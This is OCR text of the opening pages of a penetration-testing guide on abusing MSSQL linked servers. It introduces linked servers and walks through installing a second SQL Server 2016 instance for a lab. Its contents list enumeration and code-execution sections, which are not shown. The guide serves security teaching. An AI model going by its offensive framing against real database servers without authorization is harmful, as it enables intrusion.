
iGNITE
Technologies

MSSQL for Pentester



Abusing Linked Database

WWW.HACKINGARTICLES.IN

Contents

Introduction to Link Servers..3

Lab Set-Up 3

Exploiting Link Server 13

Enumeration 13

Code Execution...14


Introduction to Link Servers

A linked server acts as a bridge between two servers. Through a link, the server database can be viewed/shared/edited by two or more servers that have access to the said database. Data from tables can be joined together and queried through it. Linked Servers are designed for applications that need more flexibility over how data is stored and retrieved. Whether the application uses parallel processing, random queries, or joins between multiple Microsoft Access files, a Linked Server provides a better platform for flexible application development. Data from multiple sources can be added to one table or appended to existing data. You can use a Linked Server in place of an ordinary table like you might do when you make a copy of an existing database table. Following things can be done via a Link Server:

- Control query plans
- Change column data type
- Optimize queries on the remote server
- Change plan for the local table
- Access remote table data
- Delete objects on the local database
- Change server used to access local tables
- Reconnect to a linked server
- Use replicated parameters
- Allow remote updates

Lab Set-Up

We will first set up a linked server. When the MSSQL server is installed, a default server is created on its own. But we need another server so that we can link both of them. So, to create another server, launch the installation process and choose **New SQL Server Stand-alone installation or and add features to an existing installation** as shown in the image below:



New SQL Server stand-alone installation or add features to an existing installation

Launch a wizard to install SQL Server 2016 in a non-clustered environment or to add features to an existing SQL Server 2016 instance.

Install SQL Server Management Tools

Launch a download page that provides a link to install SQL Server Management Studio, SQL Server command-line utilities (SQLCMD and BCP), SQL Server PowerShell provider, SQL Server Profiler and Database Tuning Advisor. An internet connection is required to install these tools.


Install SQL Server Data Tools

Launch a download page that provides a link to install SQL Server Data Tools (SSDT). SSDT provides Visual Studio integration including project system support for Azure SQL Database, the SQL Server Database Engine, Reporting Services, Analysis Services and Integration Services. An internet connection is required to install SSDT.

Upgrade from a previous version of SQL Server

Launch a wizard to upgrade a previous version of SQL Server to SQL Server 2016.

Then click on the **Next** button as shown in the image below:




Microsoft Update

Use Microsoft Update to check for important updates

Microsoft Update offers security and other important updates for Windows and other Microsoft software, including SQL Server 2016. Updates are delivered using Automatic Updates, or you can visit the Microsoft Update website.

□ Use Microsoft Update to check for updates (recommended)

In the next window of the dialogue box, select **Perform a new installation of SQL Server 2016** and then click on the **Next** button as shown in the image below:



SQL Server 2016 Setup

Installation Type

Perform a new installation or add features to an existing instance of SQL Server 2016.

● Perform a new installation of SQL Server 2016

Select this option if you want to install a new instance of SQL Server or want to install shared components.

○ Add features to an existing instance of SQL Server 2016


SQLEXPRESS

Select this option if you want to add features to an existing instance of SQL Server. For example, you want to add the Analysis Services features to the instance that contains the Database Engine. Features within an instance must be the same edition.

Installed instances:

Instance Name	Instance ID	Features	Edition	Version
SQLEXPRESS	MSSQL13.SQLEXPR...	SQLEngine,SQLEn...	Express	13.2.5026.0

In the feature Selection dialogue box, choose the features you want to install and give the path of your instance. Afterward, click on the **Next** button as shown in the image below:



SQL Server 2016 Setup

Feature Selection

Select the Express features to install.

Features:

Instance Features
- ☑ Database Engine Services
  - ☑ SQL Server Replication

Shared Features
- ☑ SQL Client Connectivity SDK

Redistributable Features

Feature description:

The configuration and operation of each instance feature of a SQL Server instance is isolated from other SQL Server instances. SQL Server instances can operate side-by-side on

Prerequisites for selected features:

Already installed:
- Windows PowerShell 3.0 or higher
- Microsoft Visual Studio 2010 Redistributable

Disk Space Requirements


Drive C: 1058 MB required, 40429 MB available

Instance root directory: C:\Program Files\Microsoft SQL Server\

Shared feature directory: C:\Program Files\Microsoft SQL Server\

Shared feature directory (x86): C:\Program Files (x86)\Microsoft SQL Server\

In the Instance configuration dialogue box, give the name of the server and click on the **Next** button as shown in the image below:



SQL Server 2016 Setup

Instance Configuration

Specify the name and instance ID for the instance of SQL Server. Instance ID becomes part of the installation path.

○ Default instance

● Named instance: MANAGEMENT


Instance ID:

SQL Server directory: C:\Program Files\Microsoft SQL Server\MSSQL13.

Installed instances:

Instance Name	Instance ID	Features	Edition	Version
SQLEXPRESS	MSSQL13.SQLEXPR...	SQLEngine,SQLEn...	Express	13.2.5026.0

In the **Server Configuration** dialogue box, make sure the startup is automatic, and then click on the **Next** button as shown in the image below:



SQL Server 2016 Setup

Server Configuration

Specify the service accounts and collation configuration.

Microsoft recommends that you use a separate account for each SQL Server service.


Service	Account Name	Password	Startup Type
SQL Server Database Engine	NT Service\MSSQL$MA...		Automatic
SQL Server Browser	NT AUTHORITY\LOCAL...		Automatic

□ Grant Perform Volume Maintenance Task privilege to SQL Server Database Engine Service

This privilege enables instant file initialization by avoiding zeroing of data pages. This may lead to information disclosure by allowing deleted content to be accessed.

Click here for details

In the **Database Engine Configuration** dialogue box, select **Mixed Mode** under **Authentication Mode** and give the password for your server. Click on the **Next** button as shown in the image below:



SQL Server 2016 Setup

Database Engine Configuration

Specify Database Engine authentication security mode, administrators, data directories and TempDB settings.

Specify the authentication mode and administrators for the Database Engine.

Authentication Mode

○ Windows authentication mode

● Mixed Mode (SQL Server authentication and Windows authentication)

Specify the password for the SQL Server system administrator (sa) account.

Enter password: ••••••••••


Confirm password: ••••••••••

Specify SQL Server administrators

WIN-P83OS778EQK\Administrator (Administrator)

SQL Server administrators have unrestricted access to the Database Engine.

Click on the **Close** button as the installation is now complete; just like shown in the image below:



Complete

Your SQL Server 2016 installation completed successfully with product updates.

Information about the Setup operation or possible next steps:

Feature	Status
Database Engine Services	Succeeded
SQL Server Replication	Succeeded


Details:

Product Update:
Product Update has successfully applied KB 4052908 <http://support.microsoft.com/?id=4052908>. These updates have set the patch level of the Setup operation to 13.2.5026.0.

Summary log file has been saved to the following location:

C:\Program Files\Microsoft SQL Server\130\Setup Bootstrap\Log\20210801_100420\Summary_WIN-P83OS778EQK_20210801_100420.txt

Now to connect to the server, choose the **<Browse for more…>** option in the drop-down menu of **Authentication** as shown in the image below:



Server type: Database Engine

Server name: WIN-P83OS778EQK\SQLEXPRESS

WIN-P83OS778EQK\SQLEXPRESS
WIN-P83OS778EQK\SQLEXPRESS
<Browse for more…>

